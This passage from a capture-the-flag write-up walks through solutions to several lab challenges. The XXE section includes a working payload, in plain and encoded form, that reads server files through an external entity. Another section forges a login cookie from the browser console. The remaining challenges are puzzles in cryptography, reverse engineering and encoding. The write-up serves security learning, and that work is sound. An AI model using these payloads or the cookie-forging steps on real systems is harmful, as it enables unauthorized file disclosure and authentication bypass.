            return `<?xml version='1.0' encoding='UTF-8'?><input><languageName>${name}</languageName><paradigm>${paradigm}</paradigm><year>${year}</year><author>${author}</author></input>`;
        }

        $("#generateButton").click(() => {
            const name = $("#nameInput").val();
            const paradigm = $("#paradigmInput").val();
            const year = $("#yearInput").val();
            const author = $("#authorInput").val();

            const xml = generateXML(name, paradigm, year, author);

            window.location.href += "preview?input=" + encodeURIComponent(btoa(xml));
        });
</script>
```

In the source of the page, we can find a script generating an XML document without any verification.

We should check if the app is vulnerable to XXE (XML External Entity). Check here the details about the vulnerability: https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

For this presentation, we will use the Burp Suite - software for application testing.

Burp configuration for external browsers: https://portswigger.net/burp/documentation/desktop/external-browser-config

After catching the request, we decode the input (URL decode + Base64 decode)

Input length: 218 lines: 1

```
PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48aW5wdXQ%2BPGxhbmd1YWdlTmFtZT50ZXN0PC9sYW5ndWFnZU5hbWU%2BPHBhcmFkaWdtPlByb2NlZHVyYWw8L3BhcmFkaWdtPjx5ZWFyPjE5OTk8L3llYXI%2BPGF1dGhvcj50ZXN0PC9hdXRob3I%2BPC9pbnB1dD4%3D
```

Output time: 3ms length: 155 lines: 1


```
<?xml version='1.0' encoding='UTF-8'?><input><languageName>test</languageName>
<paradigm>Procedural</paradigm><year>1999</year><author>test</author></input>
```

(for handy input encoding/decoding, check out CyberChef: https://gchq.github.io/CyberChef/)

As expected based on the script, the input is not altered or encrypted in any way. We can then proceed to input modification:

```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE replace [<!ENTITY example "XXE"> ]>
<input>
<languageName>test</languageName>
<paradigm>Procedural</paradigm>
<year>1999</year>
<author>&example;</author>
</input>
```

We create an entity and use it inside a tag. After encoding the document, we input it into the request using Burp Intercept capabilities. If the app is vulnerable to XXE the entity should replace the &example; in the author tag with the "XXE" value. And it indeed does:



We showcased the vulnerability. Now let's proceed to the actual exploitation. We will try to gain file disclosure. So the payload will look like that:

```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///# here goes the file location #"> ]>
<input>
<languageName>test</languageName>
<paradigm>Procedural</paradigm>
<year>1999</year>
<author>&xxe;</author>
</input>
```

We have our payload. Now the tricky part is to find the actual file. It turns out that the application does now have enough permissions to reach out to /etc catalog or root home directory (the application returns Server error 500).
After trying the /var/www/index.php we get some results:


```
<div class="language-preview">
  <p>
    <strong>
      Language name:
    </strong>
     include &#x27;config.php&#x27;;
    include &#x27;vars.php&#x27;;
    include &#x27;routes.php&#x27;;
    include &#x27;flags.php&#x27;;
    include &#x27;puzzles.php&#x27;;
    include &#x27;views.php&#x27;;
  </p>
  <p>
    <strong>
      Language paradigm:
    </strong>
     Procedural
```

The payload was successful!
We see there is a file 'flags.php' included in this directory. So the final payload looks like this:


```
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///var/www/flags.php"> ]>
<input>
<languageName>test</languageName>
<paradigm>Procedural</paradigm>
<year>1999</year>
<author>&xxe;</author>
</input>
```

Final base64 + url encoded payload:

```
PD94bWwgdmVyc2lvbj0nMS4wJyBlbmNvZGluZz0nVVRGLTgnPz48IURPQ1RZUEUgcmVwbGFjZSBbPCFFTlRJVFkgeHhlIFNZU1RFTSAiZmlsZTovLy92
YXIvd3d3L2ZsYWdzLnBocCI%2BIF0%2BPGlucHV0PjxsYW5ndWFnZU5hbWU%
2BdGVzdDwvbGFuZ3VhZ2VOYW1lPjxwYXJhZGlnbT5Qcm9jZWR1cmFsPC9wYXJhZGlnbT48eWVhcj4xOTk5PC95ZWFyPjxhdXRob3I%
2BJnh4ZTs8L2F1dGhvcj48L2lucHV0Pg%3D%3D
```



In the response window, we get the result with our flag:



The flag:

sfi17_ctf{code_now_we_can}

Letter

We need to read the flag from the binary code. The characters of the flag are columns of a given binary string. We need to read every column, from up to down, and convert the resulting binary string (8 digits) to ASCII, in this way we will get a flag.


Example python code that decodes flag.

solution

```
encoded_flag = [
    '0000000000000000',
    '1110011111110011111',
    '1111101111111111111',
    '1001110101011000001',
    '0010010000100001101',
    '0100110110100101101',
    '1100111011100011110',
    '1011111001100000101',
]

# decode flag
bit_matrix = [[] for _ in range(len(encoded_flag[0]))]

for line in encoded_flag:
    for i, c in enumerate(line):
        bit_matrix[i].append(c)

decoded = []
for l in bit_matrix:
    decoded.append(chr(int("".join(l), 2)))
print("".join(decoded))
```

Login Form - ctf17

We are faced here with a login page. We have to input a valid robot score and a password.



After analyzing the JavaScript source code on the page, we find some important functions:

- cookieLogin based on the values set to robo-key and index cookies, it's authorizing user's access to the site or denying access
- _getHashedPassword gets the password hash of the account based on the index cookie
- keyFactory generates a robo-key cookie based on the index, password hash, and salt values

In addition, if after the Captcha verification passed correctly the variable isRobot is set to false and is then evaluated in the keyFactory call (the hashObject is)


```
if (!isRobot) {

    hashObject.update("HUMAN");

}
```

This is the robot site, and we want to log in as a robot, so we need to change that and try to log in as 'ROBOT' instead of 'HUMAN':

```
if (isRobot) {

    hashObject.update("ROBOT");

}
```

Let's try to experiment with this.

First, we set the index cookie to 1 using Chrome Dev Tools:



and call the _getHashedPassword() in the console:


```
> _getHashedPassword()
< ▼ Promise {<pending>} i
    ▶ [[Prototype]]: Promise
      [[PromiseState]]: "fulfilled"
      [[PromiseResult]]: "d0d90863e55441870ab9a952619c86ef4f693002bfdd464a7ed410169b17f705"
>
```

Now we need to set the robo-key cookie. For that let's call the keyFactory() function to get the correct value of the cookie:

```
> keyFactory(1, "d0d90863e55441870ab9a952619c86ef4f693002bfdd464a7ed410169b17f705", true)
< '3128dd990115cf03a6464e73d188a6b028b69afd504aeda6d31b29772efe3910'
>
```


This is the value we need to set the cookie robo-key.

Let's set it and call the cookieLogin() function.
After that, we see that we're logged in:



Great! We still don't have the flag though, so we need to try other robots.

After some trial, we find out that the correct index was the number 16:



The flag is: **sfi17_ctf{401_UN4U7h0r1Z3D}**

Magic Constant

You got defective assembler code and information that this code is going to divide the argument by 52.

code

```
divide:
    push ebp
    mov ebp, esp
    mov ecx, [ebp + 8]
    mov eax, ecx
    mov edx, 0x########
    mul edx
    mov eax, ecx
    sub eax, edx
    shr eax, 1
    add eax, edx
    shr eax, 5
    mov esp, ebp
    pop ebp
    ret
```

You can try to analyze this code, the algorithm is really clever, but you can simply write a brute force...
Simply copy the code, but instead of using magic constant add get the next value from the stack (it is going to be the second argument passed by c++).

asm

```
section .code:
global divide_asm

divide_asm:
  push ebp
  mov ebp, esp        ; enter

  mov ecx, [ebp + 8]  ; ecx = arg1
  mov eax, ecx        ; eax = arg1
  mov edx, [ebp + 12] ; edx = arg2 (magic constant)
  mul edx             ; edx:eax = arg2 * arg1
  mov eax, ecx        ; eax = arg1
  sub eax, edx        ; eax = arg1 - ((arg2 * arg1) >> 32)
  shr eax, 1          ; eax = (arg1 - ((arg2 * arg1) >> 32)) / 2
  add eax, edx        ; eax = (arg1 - ((arg2 * arg1) >> 32)) / 2 + (arg2 * arg1)
  shr eax, 5          ; eax = ((arg1 - ((arg2 * arg1) >> 32)) / 2 + (arg2 * arg1)) >> 5

  mov esp, ebp        ; leave
  pop ebp
  ret
```

Next let's write some c++ code that is searching for correct value, like this one:

search

```
#include <cstdio>
#include <cstdlib>
#include <climits>
#include <vector>

extern "C" int divide_asm(int x, int magic);

int main(int argc, char const *argv[]) {

  printf("RAND_MAX = %d; INT_MAX = %d\n", RAND_MAX, INT_MAX);

  std::vector<int> potential_magics{};
  int arg1 = 685153;

  for(int magic = 1; magic < INT_MAX; ++magic){
    int res = divide_asm(arg1, magic);
    if (res == arg1 / 52){
      potential_magics.push_back(magic);
    }
  }
  printf("candidates left: %d\n", potential_magics.size());

  int iterations = 100;
  while(iterations > 0 && potential_magics.size() > 1){
    --iterations;
    arg1 = rand();

    for(auto iter = potential_magics.begin(); iter != potential_magics.end(); ){
      int res = divide_asm(arg1, *iter);
      if (res != arg1 / 52){
        potential_magics.erase(iter);
      }else{
        ++iter;
      }
    }
    printf("candidates left: %d\n", potential_magics.size());
  }
  for (auto v : potential_magics){
    printf("%d\n", v);
  }
  printf("search finished\n");

  return 0;
}
```

The result I got from the search is:


> ...
>
> candidates left: 2
>
> 991146300
>
> 991146301
>
> search finished

Simply in asm code the value is written in hex, so

991146300 3B13B13C

991146301 3B13B13D
Now you can make more tests or just try both values.
3B13B13C is a proper flag

Map - ctf17



After checking the location of the points on the map, we get the word 'BAIT' which is not the flag but a dead end.

We have a list of Plus Codes. Let's decode them to get a list of exact coordinates of the plus codes.
Then from the coordinates list, we make a list o arc seconds of those coordinates and print them in the ASCII format by first adding 97 to every arc second.

Example script in Python (it takes plus codes from a file called cords.txt in the same directory):

solution

```
from openlocationcode.openlocationcode import decode
import os


def extract_seconds(cord: float):
    mnt, sec = divmod(cord * 3600, 60)
    return int(sec.__round__(1))


def extract_codes_from_file():
    codes_dir = os.path.join(
        os.path.dirname(os.path.abspath(__file__)),
        'cords.txt')
    with open(codes_dir) as f:
        return f.readlines()


def extract_content_from_codes(codes):
    stripped_content = [decode(i.strip()) for i in codes]
    final_content = [(i.latitudeCenter, i.longitudeCenter)
                     for i in stripped_content]
    return [chr(extract_seconds(i[1]) + 97) for i in final_content]


print(''.join(extract_content_from_codes(extract_codes_from_file())))
```

cords.txt file:

9H83PJR5+VF
9G8Q7FJV+M7
9G8QHFWR+HX
9G8QWF7R+2X
9G8RX9V7+4Q
9G8VVRQJ+QQ
9H934HQG+37
9G9V9VH7+8X
9G8X2R8C+4P
9G9Q6FH9+M7
9G7VXCW2+CW
9G8X2R8C+4P
9G7VXCW2+CW
9G9W59JQ+XW
9G8V894Q+3G
9G8XCQV9+35
9G8XCQV9+35
9G9W59JP+XQ
9G9W59JQ+XH
9G9W59JP+XQ
9G9W59JM+XP
9G8XCQV9+35
9G9W59JQ+X6
9G9W59JP+XH
9G7VXCW2+CW
9G9W59JP+XQ
9G8XCQV9+35
9G7QWG32+28
9G8W7CXC+WV
9G9Q6FH9+M7
9G9XFMHR+H8
9G7VXCW2+CW
9G8X2R8C+4P
9G8V894Q+3G
9H94H5X9+WF
9H93G6W2+PW
9H93GGHC+JM
9G7QWW48+CP
9H938HP4+Q4
9G7WXCRQ+78
9G8XCQV9+35
9G8XWP7M+9C
9G8VGC74+23
9H93HR7C+QX
9G8VV9GQ+X7
9G9V8CX9+F5
9G9W59JP+XP
9G8QJV98+9P
9G9Q6RPQ+82
9G8R7CXR+7F
9G9W99R5+3P
9G9V5CCJ+59
9G8WWC65+5F
9G8WGCVJ+47
9H92GV68+HJ
9H83FMC5+2H

Mask

The flag is a key used in the encryption, which works by doing a XOR operation on every character from user's input and 1 chosen character from the flag. The character from the flag, on which we are doing the XOR operation changes in a cycle pattern, 1 step forward every encryption/refresh, until the end of the key/flag, then it's moved back to the beginning.

To retrieve the flag, we can do a XOR operation on the binary format of our input with the output from the encryption machine. The result from that will be a binary representation of the character from the flag used to encrypt in this iteration, we need to do that for every character in the flag. Afterwards, we need to try every cycle of resulting characters, which are as many as there are characters in the flag. The other option is to retrieve the position of the current character used in the operation from an HTTP cookie, whose value represents the character's position used in the next iteration of encryption.

Example:

flag: sk

input: a – 0110 0001

1st iteration's output: a XOR s = 0001 0010


0001 0010 XOR 0110 0001 (a) = 01110011 = s

2nd iteration's output: a XOR k = 0000 1010

0000 1010 XOR 0110 0001 (a) = 1101011 = k

Secret code puzzle

We have here a program consisting of a binary string:



The encrypted binary string is the machine code of a program (hint in the text: "executing (...) operation").

We convert the code from its binary form into hexadecimal (https://www.rapidtables.com/convert/number/binary-to-hex.html).

We get the result:

554889e5c745fc9e68f005c745f884b700008b55fc8b45f801d08945f48b45f45dc3

From the machine code we can execute the disassembly process (ex. here: https://defuse.ca/online-x86-assembler.htm or here: https://onlinedisassembler.com/odaweb/).

As a result, we have an assembly code of a simple function, from which we have to read the returned value:

Disassembly:

```
0:  55                      push   rbp
1:  48 89 e5                mov    rbp,rsp
4:  c7 45 fc 9e 68 f0 05    mov    DWORD PTR [rbp-0x4],0x5f0689e
b:  c7 45 f8 84 b7 00 00    mov    DWORD PTR [rbp-0x8],0xb784
12: 8b 55 fc                mov    edx,DWORD PTR [rbp-0x4]
15: 8b 45 f8                mov    eax,DWORD PTR [rbp-0x8]
18: 01 d0                   add    eax,edx
1a: 89 45 f4                mov    DWORD PTR [rbp-0xc],eax
1d: 8b 45 f4                mov    eax,DWORD PTR [rbp-0xc]
20: 5d                      pop    rbp
21: c3                      ret
```


The function is a simple addition of two numbers:

0x5F0689E and 0xB784

After adding those two numbers together, we get the hex value: **5f12022** - it's our flag.

Terminal-ctf17

Firstly, we have to find a file with encrypted message, walking in the structure of files in terminal.



Now we see that the message encoding begins with 2 values consented by exchange of users values.
That means that before sending a message, users had to exchange their keys in plain text, and they used this keys to cipher the message.

One of popular algorithm allowing such thing is Diffie–Hellman key exchange algorithm.
A good explanation of the algorithm, and of how to use it to generate a symmetric key, can be found here https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange.

After knowing that we can use publicly send values to brute force secret keys of users or use symmetric key that had been carelessly sent by the chat - "Bobotron: I've got 88751, is it ok?".

Decoding

```
message = [
91971, 29202, 72658, 13796, 39549, 60472, 88293, 13796, 44837, 81395, 29202, 23914, 13796, 84844, 81395, 39778,
25753, 81395, 11728, 1610, 13796, 15406, 11728, 13796, 39549, 60472, 88293, 13796, 11728, 81395, 81395, 13796,
32651, 100479, 13796, 63921, 60472, 23914, 8279, 11728, 13796, 100708, 5059, 13796, 46676, 97030, 93581, 13796,
100479, 23914, 32651, 4830, 8279, 13796, 32651, 72658, 76107, 81395, 72658, 100479, 81395, 93581, 13796, 17016,
39549, 13796, 44837, 88293, 84844, 29202, 72658, 11728,
91971, 29202, 72658, 13796, 39549, 60472, 88293, 13796, 100479, 81395, 97030, 97030, 13796, 84844, 81395,
13796, 44837, 60472, 63921, 13796, 4830, 29202, 72658, 13796, 18855, 13796, 11728, 81395, 72658, 93581, 13796,
84844, 81395, 11728, 11728, 29202, 57023, 81395, 13796, 100479, 60472, 13796, 60472, 88293, 23914, 13796,
69209, 23914, 32651, 81395, 72658, 93581, 13796, 18855, 72658, 76107, 32651, 57023, 32651, 97030, 32651, 29202,
100479, 23914, 60472, 72658, 39778,
25753, 81395, 11728, 69438, 13796, 39549, 60472, 88293, 13796, 11728, 81395, 72658, 93581, 13796, 44837, 32651,
84844, 13796, 84844, 81395, 11728, 11728, 29202, 57023, 81395, 13796, 29202, 11728, 13796, 72658, 60472, 23914,
84844, 29202, 97030, 13796, 17016, 88293, 100479, 13796, 100479, 29202, 57023, 13796, 32651, 100479, 13796,
63921, 32651, 100479, 44837, 13796, 11728, 69209, 32651, 8508, 36329, 53574, 4830, 100479, 69209, 15177, 69209,
32651, 72658, 93581, 53574, 84844, 81395, 53574, 32651, 69209, 53574, 39549, 60472, 88293, 53574, 4830, 29202,
72658, 91742
]

p = 100937
g = 47516
A = 63910
B = 35781

s = 100937


def decode(x: int, key: int, base: int) -> int:
    return (x * key) % base


def bruteforce_bob_private_key():
    for i in range(100000):
        if (g ** i) % p == B:
            print(i)
            break
    print('finished')


if __name__ == '__main__':
    # A = g^a mod p
    # B = g^b mod p
    # s = B^a mod p
    # s = g^(ab) mod p

    # finding Bob's public key
    # bruteforce_bob_private_key()  # 48978
    b = 48978
    s = (A ** b) % p  # 88751
    public_key = A ** (p - 1 - b)

    decoded_message = ''.join([chr(decode(x, public_key, p)) for x in message])
    print(decoded_message)
```

After decoding the message, we got a text:

"Can you hear me?Yes! As you see it works :) Old trick invented by humansCan you tell me how can I send message to our friend Invigiliatron?Yes, you send him message as normal but tag it with sfi17_ctf{find_me_if_you_can}"

which contains a flag "sfi17_ctf{find_me_if_you_can}"

Validator

1. Download binary file
2. You can verify file integrity with checksum
3. Disassembly file with

disassembly

```
objdump -M intel -d validator > disassembly
```

4. Analyze code of main function

main

```
0000000000001219 <main>:
    1219:        f3 0f 1e fa                endbr64
    121d:        55                         push   rbp
    121e:        48 89 e5                   mov    rbp,rsp
    1221:        48 83 ec 10                sub    rsp,0x10
    1225:        64 48 8b 04 25 28 00       mov    rax,QWORD PTR fs:0x28
    122c:        00 00
    122e:        48 89 45 f8                mov    QWORD PTR [rbp-0x8],rax
    1232:        31 c0                      xor    eax,eax
    1234:        48 8d 45 f5                lea    rax,[rbp-0xb]
    1238:        48 89 c6                   mov    rsi,rax
    123b:        48 8d 3d c2 0d 00 00       lea    rdi,[rip+0xdc2]        # 2004 <_IO_stdin_used+0x4>
    1242:        b8 00 00 00 00             mov    eax,0x0
    1247:        e8 44 fe ff ff             call   1090 <__isoc99_scanf@plt>
// read input
    124c:        48 8d 45 f5                lea    rax,[rbp-0xb]
    1250:        48 89 c7                   mov    rdi,rax
    1253:        e8 31 ff ff ff             call   1189 <_Z8validatePc>
// an function call
    1258:        84 c0                      test   al,al
// check if function returned true
    125a:        74 09                      je     1265 <main+0x4c>
    125c:        48 8d 05 a5 0d 00 00       lea    rax,[rip+0xda5]        # 2008 <_IO_stdin_used+0x8>
    1263:        eb 07                      jmp    126c <main+0x53>
    1265:        48 8d 05 a3 0d 00 00       lea    rax,[rip+0xda3]        # 200f <_IO_stdin_used+0xf>
    126c:        48 89 c7                   mov    rdi,rax
    126f:        b8 00 00 00 00             mov    eax,0x0
    1274:        e8 07 fe ff ff             call   1080 <printf@plt>
    1279:        b8 00 00 00 00             mov    eax,0x0
    127e:        48 8b 55 f8                mov    rdx,QWORD PTR [rbp-0x8]
    1282:        64 48 33 14 25 28 00       xor    rdx,QWORD PTR fs:0x28
    1289:        00 00
    128b:        74 05                      je     1292 <main+0x79>
    128d:        e8 de fd ff ff             call   1070 <__stack_chk_fail@plt>
    1292:        c9                         leave
    1293:        c3                         ret
    1294:        66 2e 0f 1f 84 00 00       nop    WORD PTR cs:[rax+rax*1+0x0]
    129b:        00 00 00
    129e:        66 90                      xchg   ax,ax
```

5. Analyze the _Z8validatePc function

_Z8validatePc

```
0000000000001189 <_Z8validatePc>:
    1189:        f3 0f 1e fa                endbr64
    118d:        55                         push   rbp
    118e:        48 89 e5                   mov    rbp,rsp                                 // enter
    1191:        48 89 7d e8                mov    QWORD PTR [rbp-0x18],rdi                // move
1st argument to rbp-0x18
```

```
    1195:        48 8b 45 e8                 mov    rax,QWORD PTR [rbp-0x18]                // save
1st argument in rax
    1199:        0f b6 00                    movzx  eax,BYTE PTR [rax]                      // here
wee can see that 1st argument was a pointer
                                                                                            // move dereference to
eax
    119c:        0f be c0                    movsx  eax,al
    119f:        89 45 f4                    mov    DWORD PTR [rbp-0xc],eax                 // [rbp-
0xc] = *(arg1)

    11a2:        48 8b 45 e8                 mov    rax,QWORD PTR [rbp-0x18]
    11a6:        48 83 c0 01                 add    rax,0x1
    11aa:        0f b6 00                    movzx  eax,BYTE PTR [rax]
    11ad:        0f be c0                    movsx  eax,al
    11b0:        89 45 f8                    mov    DWORD PTR [rbp-0x8],eax                 // [rbp-
0x8] = *(arg1 + 1)

    11b3:        48 8b 45 e8                 mov    rax,QWORD PTR [rbp-0x18]
    11b7:        48 83 c0 02                 add    rax,0x2
